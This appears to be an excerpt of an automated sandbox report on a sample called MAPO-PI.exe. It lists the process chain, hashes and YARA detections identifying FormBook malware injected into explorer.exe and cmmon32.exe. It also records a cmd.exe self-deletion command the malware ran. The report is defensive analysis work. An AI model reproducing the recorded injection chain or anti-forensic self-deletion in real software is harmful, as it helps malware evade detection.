MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: MAPO-PI.exe PID: 5128 Parent PID: 3868

General

Start time:	07:40:06
Start date:	28/10/2021
Path:	C:\Users\user\Desktop\MAPO-PI.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\MAPO-PI.exe
Imagebase:	0xeb0000
File size:	532992 bytes
MD5 hash:	C619BBBE3C374C8FD3E9F2C26D087496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.292857818.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.292857818.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.292857818.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.293300061.00000000017B0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.293300061.00000000017B0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.293300061.00000000017B0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.293340895.00000000017E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.293340895.00000000017E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.293340895.00000000017E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.236279072.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.236279072.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.236279072.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.235333342.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.235333342.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.235333342.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3472 Parent PID: 5128

General

Start time:	07:40:09
Start date:	28/10/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.275167353.0000000006D3E000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.275167353.0000000006D3E000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.275167353.0000000006D3E000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.264363163.0000000006D3E000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.264363163.0000000006D3E000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.264363163.0000000006D3E000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmmon32.exe PID: 6928 Parent PID: 3472

General

Start time:	07:40:31
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0x8b0000
File size:	36864 bytes
MD5 hash:	2879B30A164B9F7671B5E6B2E9F8DFDA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.494133182.0000000000A30000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.494133182.0000000000A30000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.494133182.0000000000A30000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.495966407.0000000003030000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.495966407.0000000003030000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.495966407.0000000003030000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.495159274.0000000002D30000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.495159274.0000000002D30000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.495159274.0000000002D30000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 980 Parent PID: 6928

General

Start time:	07:40:35
Start date:	28/10/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\MAPO-PI.exe'
Imagebase:	0x150000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6084 Parent PID: 980

General

Start time:	07:40:36
Start date:	28/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis